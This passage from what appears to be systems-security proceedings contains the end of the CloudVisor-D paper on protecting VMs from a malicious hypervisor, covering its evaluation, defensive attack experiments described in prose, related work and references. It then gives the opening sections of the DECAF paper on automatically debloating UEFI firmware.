VM exits	1,691,758	4,572,269	63,909

Table 6: The performance impact of remote calls on memcached. CloudVisor-D– means the guest does not invoke do_event_channel_op remote call while CloudVisor-D means the guest uses this remote call.

The reason for this speedup is as follows: memcached is a multi-threaded application and has no problem saturating many cores. In an SMP VM, one vCPU frequently sends virtual IPIs to another vCPU, which is implemented by the event channel mechanism. With the help of the remote calls, CloudVisor-D reduces numerous VM exits caused by invoking **do_event_channel_op** hypercall, resulting in much less unnecessary scheduling. Moreover, a vCPU will not send any virtual IPI if it detects the target vCPU is not idle, which further avoids VM exits caused by virtual IPIs. We found that CloudVisor-D decreases the number of VM exits from 1,882,098 to 60,921 compared to the vanilla Xen hypervisor, as shown in Table 6. Therefore, memcached in CloudVisor-D achieves better performance than that in the vanilla Xen.

Overheads of a Guardian-VM. Each tenant VM only requires one Guardian-VM, which is not a complete VM but only a few service handlers. A Guardian-VM is invoked on demand. It introduces only 108KB memory for one vCPU (116KB for two vCPUs), costs at most 3.39% CPU cycles when running real-world apps used in our paper.

8.5 I/O Performance

To answer **Q4**, we studied how CloudVisor-D behaved in the worst-case I/O scenario by using dbench v4.0 [1]. dbench is a widely-used I/O-intensive benchmark. In our evaluation, the sysstat [11] tool reveals that I/O activities (including file system time and waiting for the block device) account for 87.99% of the total workload time. Figure 9(a) demonstrates the result of I/O performance overhead on dbench in a UP VM by changing the number of concurrent clients. When the number of concurrent clients is smaller than 20, the throughput does not reach its limit which is approximately 710 MB/s. The overhead for storage I/O is smaller than 5% for all cases. Since dbench is a worst-case I/O scenario benchmark, the result demonstrates that even in the worst case, CloudVisor-D can provide acceptable I/O performance. The I/O performance in an SMP VM is similar to that in a UP VM, as shown in Figure 9(b). CloudVisor-D achieves negligible overhead across different concurrency levels.

8.6 Performance of Multiple VMs

Finally, to answer the scalability question (**Q5**), we demonstrated how CloudVisor-D performs by running kbuild under the different numbers of VMs. Figure 10 shows the performance overhead of concurrently running kbuild on the different number of VMs. All these VMs are protected by

CloudVisor-D. The result is an average value of 10 runs. Each VM has one vCPU, 512MB memory and one 15GB virtual disk. In CloudVisor-D, most VM operations are delegated to the Guardian-VMs and each guest VM has its own Guardian-VM, which is not shared by others. Therefore, CloudVisor-D incurs negligible overhead on multiple VMs. Considering the small overhead of this experiment, the worse performance in the case of 2 VMs could be attributed to runtime variation.

8.7 Security Evaluation

According to the CVE analysis for the Xen hypervisor in Nexen [54], the consequences of different attacks can be classified into DoS (we do not consider this), privileged code execution, information leakage, and memory corruption. CloudVisor-D can be used as a last line of defense such that it does not directly fix security vulnerabilities but instead prevents exploitation of them from having harmful effects.

We conducted two experiments to show that CloudVisor-D can protect guest VMs against memory writes (or reads) from the malicious SubVisor, which is usually the ultimate goal of many attack means. In the first experiment, the malicious SubVisor tries to read or write one VM's memory page. The guest reserves one page and then the malicious SubVisor modifies the page. This attack succeeds in the vanilla Xen but fails in CloudVisor-D in which any access to the VM's memory triggers one EPT violation caught by the RootVisor. In the second experiment, the malicious SubVisor modifies the VM's EPT, maps one code page into the VM's physical memory space and maps the page into the VM's virtual space. Similar to the previous attack, this one succeeds in the vanilla Xen but fails in CloudVisor-D.

We also conducted two more experiments to show that the Guardian-VM can defeat the malicious EPT switching attack. First, we simulated a malicious VM that bypasses the Guardian-VM and executes code in the SubVisor. The VM installs a malicious page table whose base address value identical to that used in the SubVisor and then invokes a VMFUNC to switch to the SubVisor-EPT directly. However, since the target EPTP entry is 0 in the EPTP list, this attack fails when the VM invokes the VMFUNC instruction that triggers one VM exit. In the second attack, the malicious VM leverages the four steps (Section 4.3) to jump to the middle of the Guardian-VM. But the attack fails when it tries to configure the malicious page table which triggers one VE. The Guardian-VM then notifies the RootVisor to terminate the VM.

9 Discussion

VMFUNC and Virtualization Exception in Modern Hypervisors. Modern hypervisors (e.g., Xen and KVM) have already used the VMFUNC instructions and virtualization exception (VE) in various use cases. The first typical use case for using VMFUNC and VE is to monitor VM behaviors [9] (Virtual Machine Introspection, VMI) and track memory accesses by restricting the type of access the VM can perform on memory pages. Once the monitored VM violates the memory permission configured in its EPT, one VE triggers a handler which then uses a VMFUNC instruction to switch to a monitoring application's EPT. Another use case of VMFUNC and VE is to boosting network function virtualization (NFV) [3]. In NFV, each network function resides in a different VM. NFV heavily depends on inter-VM communications. To boost the NFV communication, one network function uses the VMFUNC instruction to switch to an alternate EPT and directly copy network data to another VM's memory. These use cases do not conflict with CloudVisor-D because CloudVisor-D only occupies 3 EPTP entries in the EPTP list, leaving 509 free entries for other usages, like boosting VMI and NFV.

Directly Assigned PCIe Devices. The current version of CloudVisor-D provides no support for SR-IOV devices. Fortunately, many cloud providers disabled SR-IOV devices due to the incompatibility with live VM migration. However, the design of CloudVisor-D can be extended to protect VMs if using directly assigned PCIe devices and SR-IOV. First, the RootVisor leverages the IOMMMU to limit the physical space each assigned device can access. The physical function of the SubVisor is limited by the IOMMU page table as well, which means it cannot freely access other VMs' spaces. Second, before writing data into the assigned device, a guest OS should invoke a helper function in its Guardian-VM to encrypt the data. For reading data, the guest OS first issues a DMA request to move encrypted data from the device to a private memory buffer, and then invokes a helper function in the Guardian-VM to decrypt the data.

10 Related Work

Hardware-based Secure Computation: Secure architectures have been extensively studied during the last decades [21, 37, 38, 40, 41, 43, 45, 51, 55, 59, 59, 60, 67–71]. Besides, different mainstream processor manufacturers recently presented their products that support memory encryption. AMD (SEV [32]) and Intel (SGX [13, 47]) have presented their memory encryption products to the market respectively. Researches proposed to leverage Intel SGX to shield software [15, 19, 24, 28, 52, 57] or harden the SGX itself [53, 56]. Haven [19] and SCONE [15] use SGX to defend applications and weakly isolated container processes from software and hardware attacks. Ryoan [28] provides an SGX-based distributed sandbox to protect their sensitive data in data-processing services. M2R [24] and VC3 [52] allow users to run distributed MapReduce in the cloud while keeping their data and code secret.

Defending against Untrusted Hypervisor: Many studies have considered how to defend guest VMs against possibly untrusted hypervisor. One prominent solution is to leverage architectural support to remove the hypervisor out of TCB. For example, H-SVM [31] modifies hardware to intercept

each Nested Page Table (NPT) update from the hypervisor to guarantee the confidentiality and integrity of the guest VM. HyperWall [60] forbids the hypervisor from accessing the guest's memory by modifying the processor and MMU. Another approach is to decompose the hypervisor and move most of its part to the non-privileged level. NOVA [58] proposes a microkernel-like hypervisor. Xoar [22] decomposes the Dom0 into nine different service VMs to achieve stronger isolation and smaller attack surface. Similarly, Nexen [54] deconstructs Xen hypervisor into a shared privileged security monitor and several non-privileged service slices to thwart vulnerabilities in Xen. HyperLock [64] and DeHype [66] isolate the hypervisor from the host OSs. HypSec [38] leverages the ARM virtualization extension and TrustZone technique to decompose a monolithic hypervisor into a small trusted corevisor and a big untrusted hypervisor, which effectively reduces the TCB.

Even though we also propose a disaggregated design, CloudVisor-D is different from the previous solutions in three ways. First, CloudVisor-D separates the tiny nested hypervisor, not the commodity hypervisor which has been totally excluded out of the TCB. Second, while previous solutions require intensive modifications to the commodity hypervisor, CloudVisor-D makes much fewer modifications (less than 100 LOC) to the commercial hypervisor and is completely compatible with it. Finally, CloudVisor-D utilizes new x86 hardware features to efficiently and securely connect the isolated parts, which boosts the nested virtualization in the x86 architecture.

Researchers also proposed to leverage the same privilege protection for untrusted hypervisor, to harden the hypervisor itself by measuring integrity [17] or enforcing control-flow integrity [63] of the hypervisor. However, these approaches are best effort ones and do not exclude the commodity hypervisor out of the TCB.

Nested Virtualization: Traditional nested virtualization [20] uses "trap and emulate" model to capture any trap of the guest and forward it to the hypervisor for processing. CloudVisor-D puts frequent normal VM operations to an agent in non-root mode to replace the heavy "trap and emulate". Different from turtles project [20], CloudVisor [72] distrusts the hypervisor and prohibits it from accessing security-sensitive data of guest VMs. Since nested virtualization technology incurs unacceptable overheads, Dichotomy [65] presents the ephemeral virtualization to reduce this overhead, but it does not intend to defend against the malicious hypervisor.

VMFUNC-based Systems: Even though there are some previous researches that leverage VMFUNC to implement user-level memory isolation [27, 35, 44] or efficient communication facilities [26, 39, 49], all these systems assume that a malicious VMFUNC user cannot modify the CR3 register, which is not the case in CloudVisor-D. We propose a new variant of the malicious EPT switching attack and a series of techniques to defeat it. Furthermore, CloudVisor-D is the first design to utilize this hardware feature to build a disaggregated nested hypervisor to defend VMs against an untrusted hypervisor efficiently.

11 Conclusions

CloudVisor-D is a disaggregated system that protects virtual machines from a malicious hypervisor. It leverages nested virtualization to deprivilege the Xen hypervisor and offloads most VM operations to secure Guardian-VMs without the intervention of the tiny nested hypervisor (RootVisor). CloudVisor-D has been implemented for Xen-based systems and introduces negligible overhead.

12 Acknowledgments

We sincerely thank our shepherd Vasileios Kemerlis and all the anonymous reviewers who have reviewed this paper in the past two years. We also would like to thank Xinran Wang, Weiwen Tang, Ruifeng Liu, and Yutao Liu. This work was supported in part by the National Key Research & Development Program (No. 2016YFB1000104), the National Natural Science Foundation of China (No. 61525204, 61772335), and research grants from Huawei and SenseTime Corporation. Haibing Guan is the corresponding author.

References

[1] Dbench filesystem benchmark. https://www.samba.org/ftp/tridge/dbench/.

[2] Intel 64 and ia-32 architectures software developer's manual volume 3c. https://software.intel.com/en-us/articles/intel-sdm.

[3] Intel corporation, extending kvm models toward high-performance nfv. https://www.linux-kvm.org/images/1/1d/01x05-NFV.pdf.

[4] Intel developer zone. l1 terminal fault. https://software.intel.com/security-software-guidance/software-guidance/l1-terminal-fault.

[5] Kvm cve. https://nvd.nist.gov/vuln/search.

[6] Sloccount. https://dwheeler.com/sloccount/.

[7] Vmware advisories list. https://www.vmware.com/security/advisories.html.

[8] Xen cve. https://xenbits.xen.org/xsa/.

[9] Xen project blog. stealthy monitoring with xen altp2m. https://blog.xenproject.org/2016/04/13/stealthy-monitoring-with-xen-altp2m.

[10] Facebook open source. facebook infer. https://fbinfer.com, 2019.

[11] Sysstat: Performance monitoring tools for linux. http://sebastien.godard.pagesperso-orange.fr/, 2019.

[12] N. Amit. Optimizing the tlb shootdown algorithm with page access tracking. In *Proceedings of the 2017 USENIX Conference on Usenix Annual Technical Conference*, Berkeley, CA, USA, 2017.

[13] I. Anati, S. Gueron, S. Johnson, and V. Scarlata. Innovative technology for cpu based attestation and sealing. 2013.

[14] J. P. Anderson. Computer security technology planning study. Technical report, Anderson (James P) and Co Fort Washington PA, 1972.

[15] S. Arnautov, B. Trach, F. Gregor, T. Knauth, A. Martin, C. Priebe, J. Lind, D. Muthukumaran, D. O'Keeffe, M. L. Stillwell, D. Goltzsche, D. Eyers, R. Kapitza, P. Pietzuch, and C. Fetzer. Scone: Secure linux containers with intel sgx. In *Proceedings of the 12th USENIX Conference on Operating Systems Design and Implementation*, Berkeley, CA, USA, 2016.

[16] W. Arthur and D. Challener. *A practical guide to TPM 2.0: using the Trusted Platform Module in the new age of security*. Apress, 2015.

[17] A. M. Azab, P. Ning, Z. Wang, X. Jiang, X. Zhang, and N. C. Skalsky. Hypersentry: Enabling stealthy in-context measurement of hypervisor integrity. In *Proceedings of the 17th ACM Conference on Computer and Communications Security*, New York, NY, USA, 2010.

[18] P. Barham, B. Dragovic, K. Fraser, S. Hand, T. Harris, A. Ho, R. Neugebauer, I. Pratt, and A. Warfield. Xen and the art of virtualization. In *Proceedings of the Nineteenth ACM Symposium on Operating Systems Principles*, New York, NY, USA, 2003.

[19] A. Baumann, M. Peinado, and G. Hunt. Shielding applications from an untrusted cloud with haven. In *11th USENIX Symposium on Operating Systems Design and Implementation*, Broomfield, CO, Oct. 2014.

[20] M. Ben-Yehuda, M. D. Day, Z. Dubitzky, M. Factor, N. Har'El, A. Gordon, A. Liguori, O. Wasserman, and B.-A. Yassour. The turtles project: Design and implementation of nested virtualization. In *Proceedings of the 9th USENIX Conference on Operating Systems Design and Implementation*, Berkeley, CA, USA, 2010.

[21] D. Champagne and R. B. Lee. Scalable architectural support for trusted software. In *HPCA - 16 2010 The Sixteenth International Symposium on High-Performance Computer Architecture*, pages 1–12, Jan 2010.

[22] P. Colp, M. Nanavati, J. Zhu, W. Aiello, G. Coker, T. Deegan, P. Loscocco, and A. Warfield. Breaking up is hard to do: Security and functionality in a commodity hypervisor. In *Proceedings of the Twenty-Third ACM Symposium on Operating Systems Principles*, New York, NY, USA, 2011.

[23] Cppcheck. Cppcheck a tool for static c/c++ code analysis. http://cppcheck.sourceforge.net/, 2019.

[24] T. T. A. Dinh, P. Saxena, E.-C. Chang, B. C. Ooi, and C. Zhang. M2r: Enabling stronger privacy in mapreduce computation. In *Proceedings of the 24th USENIX Conference on Security Symposium*, Berkeley, CA, USA, 2015.

[25] C. Fruhwirth. Luks on-disk format specification version 1.2.3. 2018.

[26] M. Hedayati, S. Gravani, E. Johnson, J. Criswell, M. L. Scott, K. Shen, and M. Marty. Hodor: Intra-process isolation for high-throughput data plane libraries. In *2019 USENIX Annual Technical Conference (USENIX ATC 19)*, Renton, WA, July 2019.

[27] Z. Hua, D. Du, Y. Xia, H. Chen, and B. Zang. EPTI: Efficient defence against meltdown attack for unpatched vms. In *2018 USENIX Annual Technical Conference (USENIX ATC 18)*, Boston, MA, July 2018.

[28] T. Hunt, Z. Zhu, Y. Xu, S. Peter, and E. Witchel. Ryoan: A distributed sandbox for untrusted computation on secret data. In *Proceedings of the 12th USENIX Conference on Operating Systems Design and Implementation*, Berkeley, CA, USA, 2016.

[29] T. Jaeger. Operating system security. *Synthesis Lectures on Information Security, Privacy and Trust*, 1(1):1–218, 2008.

[30] T. Jaeger. Reference monitor. In *Encyclopedia of Cryptography and Security*, 2011.

[31] S. Jin, J. Ahn, S. Cha, and J. Huh. Architectural support for secure virtualization under a vulnerable hypervisor. In *Proceedings of the 44th Annual IEEE/ACM International Symposium on Microarchitecture*, New York, NY, USA, 2011.

[32] D. Kaplan, J. Powell, and T. Woller. Amd memory encryption. 2016.

[33] E. Keller, J. Szefer, J. Rexford, and R. B. Lee. Nohype: Virtualized cloud infrastructure without the virtualization. In *Proceedings of the 37th Annual International Symposium on Computer Architecture*, New York, NY, USA, 2010.

[34] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, et al. Spectre attacks: Exploiting speculative execution. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1–19. IEEE, 2019.

[35] K. Koning, X. Chen, H. Bos, C. Giuffrida, and E. Athanasopoulos. No need to hide: Protecting safe regions on commodity hardware. In *Proceedings of the Twelfth European Conference on Computer Systems*, New York, NY, USA, 2017.

[36] D. Kroening and M. Tautschnig. Cbmc – c bounded model checker. In E. Ábrahám and K. Havelund, editors, *Tools and Algorithms for the Construction and Analysis of Systems*, pages 389–391, Berlin, Heidelberg, 2014. Springer Berlin Heidelberg.

[37] R. B. Lee, P. C. S. Kwan, J. P. McGregor, J. Dwoskin, and Z. Wang. Architecture for protecting critical secrets in microprocessors. In *Proceedings of the 32Nd Annual International Symposium on Computer Architecture*, Washington, DC, USA, 2005.

[38] S.-W. Li, J. S. Koh, and J. Nieh. Protecting cloud virtual machines from hypervisor and host operating system exploits. In *28th USENIX Security Symposium (USENIX Security 19)*, Santa Clara, CA, Aug. 2019.

[39] W. Li, Y. Xia, H. Chen, B. Zang, and H. Guan. Reducing world switches in virtualized environment with flexible cross-world calls. In *Proceedings of the 42Nd Annual International Symposium on Computer Architecture*, New York, NY, USA, 2015.

[40] D. Lie, C. Thekkath, M. Mitchell, P. Lincoln, D. Boneh, J. Mitchell, and M. Horowitz. Architectural support for copy and tamper resistant software. In *Proceedings of the Ninth International Conference on Architectural Support for Programming Languages and Operating Systems*, New York, NY, USA, 2000.

[41] D. Lie, C. A. Thekkath, and M. Horowitz. Implementing an untrusted operating system on trusted hardware. In *Proceedings of the Nineteenth ACM Symposium on Operating Systems Principles*, New York, NY, USA, 2003.

[42] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, Y. Yarom, and M. Hamburg. Meltdown: Reading kernel memory from user space. In *Proceedings of the 27th USENIX Conference on Security Symposium*, Berkeley, CA, USA, 2018.

[43] Y. Liu, Y. Xia, H. Guan, B. Zang, and H. Chen. Concurrent and consistent virtual machine introspection with hardware transactional memory. In *2014 IEEE 20th International Symposium on High Performance Computer Architecture (HPCA)*, pages 416–427. IEEE, 2014.

[44] Y. Liu, T. Zhou, K. Chen, H. Chen, and Y. Xia. Thwarting memory disclosure with efficient hypervisor-enforced intra-domain isolation. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, New York, NY, USA, 2015.

[45] W. Mao, H. Chen, J. Li, and J. Zhang. Software trusted computing base, May 8 2012. US Patent 8,176,336.

[46] N. D. Matsakis and F. S. Klock, II. The rust language. In *Proceedings of the 2014 ACM SIGAda Annual Conference on High Integrity Language Technology*, New York, NY, USA, 2014.

[47] F. McKeen, I. Alexandrovich, A. Berenzon, C. V. Rozas, H. Shafi, V. Shanbhogue, and U. R. Savagaonkar. Innovative instructions and software model for isolated execution. In *Proceedings of the 2nd International Workshop on Hardware and Architectural Support for Security and Privacy*, New York, NY, USA, 2013.

[48] R. C. Merkle. Protocols for public key cryptosystems. In *1980 IEEE Symposium on Security and Privacy*, pages 122–122. IEEE, 1980.

[49] Z. Mi, D. Li, Z. Yang, X. Wang, and H. Chen. Skybridge: Fast and secure inter-process communication for microkernels. In *Proceedings of the Fourteenth EuroSys Conference 2019*, New York, NY, USA, 2019.

[50] M. Orenbach, P. Lifshits, M. Minkin, and M. Silberstein. Eleos: Exitless os services for sgx enclaves. In *Proceedings of the Twelfth European Conference on Computer Systems*, New York, NY, USA, 2017.

[51] B. Rogers, S. Chhabra, M. Prvulovic, and Y. Solihin. Using address independent seed encryption and bonsai merkle trees to make secure processors os- and performance-friendly. In *Proceedings of the 40th Annual IEEE/ACM International Symposium on Microarchitecture*, Washington, DC, USA, 2007.

[52] F. Schuster, M. Costa, C. Fournet, C. Gkantsidis, M. Peinado, G. Mainar-Ruiz, and M. Russinovich. Vc3: Trustworthy data analytics in the cloud using sgx. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy*, Washington, DC, USA, 2015.

[53] J. Seo, B. Lee, S. M. Kim, M. Shih, I. Shin, D. Han, and T. Kim. Sgx-shield: Enabling address space layout randomization for SGX programs. In *24th Annual Network and Distributed System Security Symposium, NDSS 2017, San Diego, California, USA, February 26 - March 1, 2017*, 2017.

[54] L. Shi, Y. Wu, Y. Xia, N. Dautenhahn, H. Chen, B. Zang, and J. Li. Deconstructing xen. In *24th Annual Network and Distributed System Security Symposium, NDSS 2017, San Diego, California, USA, February 26 - March 1, 2017*, 2017.

[55] W. Shi and H.-H. S. Lee. Authentication control point and its implications for secure processor design. In *Proceedings of the 39th Annual IEEE/ACM International Symposium on Microarchitecture*, Washington, DC, USA, 2006.

[56] M. Shih, S. Lee, T. Kim, and M. Peinado. T-SGX: eradicating controlled-channel attacks against enclave programs. In *24th Annual Network and Distributed System Security Symposium, NDSS 2017, San Diego, California, USA, February 26 - March 1, 2017*, 2017.

[57] M.-W. Shih, M. Kumar, T. Kim, and A. Gavrilovska. S-nfv: Securing nfv states by using sgx. In *Proceedings of the 2016 ACM International Workshop on Security in Software Defined Networks & Network Function Virtualization*, New York, NY, USA, 2016.

[58] U. Steinberg and B. Kauer. Nova: A microhypervisor-based secure virtualization architecture. In *Proceedings of the 5th European Conference on Computer Systems*, New York, NY, USA, 2010.

[59] G. E. Suh, D. Clarke, B. Gassend, M. v. Dijk, and S. Devadas. Efficient memory integrity verification and encryption for secure processors. In *Proceedings of the 36th Annual IEEE/ACM International Symposium on Microarchitecture*, Washington, DC, USA, 2003.

[60] J. Szefer and R. B. Lee. Architectural support for hypervisor-secure virtualization. In *Proceedings of the Seventeenth International Conference on Architectural Support for Programming Languages and Operating Systems*, New York, NY, USA, 2012.

[61] C.-C. Tsai, D. E. Porter, and M. Vij. Graphene-sgx: A practical library os for unmodified applications on sgx. In *Proceedings of the 2017 USENIX Conference on Usenix Annual Technical Conference*, Berkeley, CA, USA, 2017.

[62] H. Wang, P. Shi, and Y. Zhang. Jointcloud: A cross-cloud cooperation architecture for integrated internet service customization. In *2017 IEEE 37th International Conference on Distributed Computing Systems (ICDCS)*, June 2017.

[63] Z. Wang and X. Jiang. Hypersafe: A lightweight approach to provide lifetime hypervisor control-flow integrity. In *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, Washington, DC, USA, 2010.

[64] Z. Wang, C. Wu, M. Grace, and X. Jiang. Isolating commodity hosted hypervisors with hyperlock. In *Proceedings of the 7th ACM European Conference on Computer Systems*, New York, NY, USA, 2012.

[65] D. Williams, Y. Hu, U. Deshpande, P. K. Sinha, N. Bila, K. Gopalan, and H. Jamjoom. Enabling efficient hypervisor-as-a-service clouds with ephemeral virtualization. In *Proceedings of the12th ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments*, New York, NY, USA, 2016.

[66] C. Wu, Z. Wang, and X. Jiang. Taming hosted hypervisors with (mostly) deprivileged execution. In *20th Annual Network and Distributed System Security Symposium, NDSS 2013, San Diego, California, USA, February 24-27, 2013*, 2013.

[67] Y. Wu, Y. Liu, R. Liu, H. Chen, B. Zang, and H. Guan. Comprehensive vm protection against untrusted hypervisor through retrofitted amd memory encryption. In *2018 IEEE International Symposium on High Performance Computer Architecture (HPCA)*, pages 441–453. IEEE, 2018.

[68] Y. Xia, Y. Liu, and H. Chen. Architecture support for guest-transparent vm protection from untrusted hypervisor and physical attacks. In *2013 IEEE 19th International Symposium on High Performance Computer Architecture (HPCA)*, pages 246–257, Feb 2013.

[69] Y. Xia, Y. Liu, H. Guan, Y. Chen, T. Chen, B. Zang, and H. Chen. Secure outsourcing of virtual appliance. *IEEE Transactions on Cloud Computing*, 5(3):390–404, July 2017.

[70] C. Yan, D. Englender, M. Prvulovic, B. Rogers, and Y. Solihin. Improving cost, performance, and security of memory encryption and authentication. In *Proceedings of the 33rd Annual International Symposium on Computer Architecture*, Washington, DC, USA, 2006.

[71] F. Zhang and H. Chen. Security-preserving live migration of virtual machines in the cloud. *Journal of network and systems management*, 21(4):562–587, 2013.

[72] F. Zhang, J. Chen, H. Chen, and B. Zang. Cloudvisor: Retrofitting protection of virtual machines in multi-tenant cloud with nested virtualization. In *Proceedings of the Twenty-Third ACM Symposium on Operating Systems Principles*, New York, NY, USA, 2011.

DECAF: Automatic, Adaptive De-bloating and Hardening of COTS Firmware

Jake Christensen
Private Machines

Ionut Mugurel Anghel
Univ. Politehnica Bucharest

Rob Taglang
Private Machines

Mihai Chiroiu
Univ. Politehnica Bucharest

Radu Sion
Private Machines

Abstract

Once compromised, server firmware can surreptitiously and permanently take over a machine and any stack running thereon, with no hope for recovery, short of hardware-level intervention. To make things worse, modern firmware contains millions of lines of unnecessary code and hundreds of unnecessary modules as a result of a long firmware supply chain designed to optimize time-to-market and cost, but not security. As a result, off-the-shelf motherboards contain large, unnecessarily complex, closed-source vulnerability surfaces that can completely and irreversibly compromise systems.

In this work, we address this problem by dramatically and automatically reducing the vulnerability surface. DECAF is an extensible platform for automatically pruning a wide class of commercial UEFI firmware. DECAF intelligently runs dynamic iterative surgery on UEFI firmware to remove a maximal amount of code with no regressive effects on the functionality and performance of higher layers in the stack (OS, applications).

DECAF has successfully pruned over 70% of unnecessary, redundant, reachable firmware in leading server-grade motherboards with no effect on the upper layers, and increased resulting system performance and boot times.

1 Introduction

Millions of lines of C, assembly, and microcode compose the binaries residing on today's motherboards.

Firmware is essential in managing and running the underlying hardware. Yet, due to the complicated and inherently market-driven process of hardware manufacture and sale, much of the firmware delivered with modern motherboards is not necessary for the hardware on which it ships.

Manually customizing firmware for a given motherboard and application is simply not practical. It can take thousands of hours of work to do right and is not scalable to constantly changing hardware, purchasing decisions, environments, and applications of modern consumers and corporations.

As a result, a typical supply chain for Unified Extensible Firmware Interface (UEFI) firmware starts with EDK II [3], the open source reference UEFI implementation from TianoCore. The EDK II project measures up to roughly 2.5 million lines of code. Vendor specific implementations tend to be even larger. A motherboard firmware company (American Megatrends, Phoenix Technologies, etc.) adds the necessary modules from Intel for a particular chipset along with any other modules needed for their base design. Motherboard manufacturers (Dell, ASUS, etc.) then add further modules required to enable proprietary hardware or management features, further bloating the firmware which ultimately ships with the hardware. More details about the firmware layout and the role of modules are given in Section 2.2

Due to the nature of this supply chain, the firmware trades hands numerous times before it is delivered to a board and ultimately to an end user. At each stage, modules are added to the firmware, but typically, for time and cost reasons, nothing is optimized or removed, including any generic modules that do not apply to the specific hardware being delivered.

Furthermore, firmware fixes are often neglected even for motherboards only 6-12 months old. Worse still, even when acting in good-faith, it is difficult for manufacturers to fix bugs which may originate in a module from an upstream, generic firmware vendor that propagate down to specific motherboards. Addressing this problem is not trivial and places security-conscious users in a difficult position.

Most importantly, very large portions of existing firmware are unnecessary, significantly increasing the vulnerability surface of a system and degrading performance. A bloated firmware code base is not only a problem in terms of performance and boot time, but also has major security implications. A recent study has shown that because of the predictable supply chain, the numerous additional modules in UEFI images, and large amount of code reuse between images, certain attacks can be easily and reliably automated [45].

This is not a problem unique to firmware. In today's highly over-provisioned systems, it is simply cheaper and easier to pile onto an existing code base than to design from the ground

up. Modern software is bloated and routinely uses only a few percentage points of the binary code. A recent study has shown that only 10% of the shared libraries in Ubuntu 16.04 are used by actual programs [32].

To make matters worse, in the case of firmware, exploits can completely compromise an entire system, including any trust chains and security mechanisms such as “secure boot” [11]. Short of physical intervention and hardware reflashing, users are often left with completely insecure systems, without any ability to even detect the breach.

One of the first steps that can be taken is to reduce this vulnerability surface by eliminating any unnecessary bloat. This results in a linear reduction of the overall vulnerability surface and availability of exploits.

In this work we propose to automatically and dynamically prune significant amounts of unnecessary binary code from a large class of COTS firmware without impacting the functionality of the upper layer of the stack (OS, applications).

1.1 UEFI Has a Quality Problem

Bloat is not the only problem with UEFI. There are a great many vulnerabilities in the wild that are completely avoidable, but exist due to manufacturer negligence. Many common attack vectors on UEFI have modern mitigations that manufacturers fail to properly configure.

In a survey of firmware vulnerabilities [29] covering 2015-2017, not only are the total numbers concerning, but there is also an increasing trend in the number of vulnerabilities due to lack of proper configurations of increasingly numerous security options.

Firmware expert Nikolaj Schlej, perhaps best known as the author of the widely used and popular UEFITool [36], has been sounding the alarm for years through various of talks and presentations. For example, in [38] numerous vulnerabilities for off the shelf firmware are introduced. Compelling arguments are made for users to immediately patch their own systems rather than wait for manufacturer firmware updates which may never come and rarely address bugs in time. "[I]f the firmware can still boot your OS - it’s fine to have [...] components removed".

Unfortunately, this is easier said than done. For users (either consumer or enterprise) of off-the-shelf firmware, it is effectively a proprietary black box. Users do not have the expertise and tools to properly prune a BIOS. They are thus often left with 3-5 year old firmware with no recourse. **This is one of the main motivators behind DECAF**, namely empowering non-expert users to easily remove old, unwanted or buggy functionality from their firmware.

Since much of the firmware is closed-source, it is difficult to precisely evaluate firmware code quality and whether it is that much better than the abysmal industry average featuring multiple bugs for every hundred lines of code [25].

Yet, analysing open-source Intel code provides some insight into what might be going on behind the scenes [37]. For example, for the Intel Galileo board, using only a static code analyzer restricted to search only for "obviously incorrect code fragments" numerous bugs can be found, which appear to be the result of lazy copy-pasting.

1.2 DECAF

Debloating is perfectly suited to firmware hardening because of the previously described supplier model. If done properly, as a result of the UEFI structure, it can be applied at module granularity to any motherboard, even without access to the source code.

DECAF is an extensible platform for automatically pruning a wide class of commercial UEFI firmware. It utilizes a configurable set of validation tests to tailor the retained functionality to a particular use-case and intelligently performs a dynamic iterative surgery process on UEFI binary firmware to remove a maximal amount of code with no effect on functionality and performance of higher layers in the stack (OS, applications).

DECAF also supports module white and black listing to take advantage of prior knowledge of the target firmware. For example, an in-BIOS DHCP implementation is needed (for example, for PXE boot), and the given firmware contains two implementations: one from the EDK II standard and one from the manufacturer. In this case, we can, for example, black list the implementation from the manufacturer and white list the open source one.

We evaluated DECAF experimentally in two configurations: one targeted at running cloud hypervisors, and one targeted at maximal byte removal (booting off of local media). Results show that up 30% of the codebase can be pruned *automatically* in the first case and up to 70% in the latter with no impact on the upper layers. The resulting firmware boots significantly faster as well.

At first, it may seem that code that does not affect functionality is unreachable, and thus its removal may be of little security benefit. This, however, is not the case. Most firmware contains active, reachable code that is simply unused by the upper layers but poses significant vulnerability challenges (e.g. multiple network stacks, obsolete drivers for tens of peripherals/USB/VGA, entire GUIs, etc.). Indeed, the fact that pruned firmware boots significantly faster than original images is incontrovertible evidence that the execution path is modified. In summary:

1. DECAF is the first extensible platform for automatically pruning commercial UEFI firmware.
2. DECAF can automatically prune up to 70% of a UEFI image.
3. DECAF includes a framework for automatic testing of UEFI images on real boards.

4. DECAF operates on binaries (no need for source code) and can easily integrate with and operate on new motherboards.
5. DECAF has been successfully applied on multiple (6) motherboard lines; more are added periodically.
6. **DECAFed firmware has been successfully running in a production-grade data center environment since mid 2017**.
7. UEFI firmware can be easily customized to retain or remove only desired functionality.

2 Background

2.1 UEFI

UEFI (originally EFI) was developed to replace legacy BIOS with a more standardized solution in order to improve interoperability between vendors.

UEFI splits the lifetime of platform initialization into 4 distinct phases: (1) Security (SEC), (2) Pre-EFI Initialization Environment (PEI), (3) Driver Execution Environment (DXE), (4) Boot Device Selection (BDS).

The SEC stage is the root of trust of the system and does very early hardware initialization and validation of the firmware image. It then bootstraps and hands execution off to the PEI stage. The PEI stage finalizes hardware initialization. It enumerates platform information into a series of Hand Off Blocks (HOBs) that are handed off to the DXE stage. The PEI stage execution is heavily dependent on the processor architecture as it only initially uses resources on the CPU until main memory (RAM) is configured. Indeed, it is up to the firmware to initialize the main memory (which happens in the PEI stage under the UEFI spec). The code residing in this stage is generally designed to be as simple as possible, while the more advanced logic is handled later in the DXE stage.

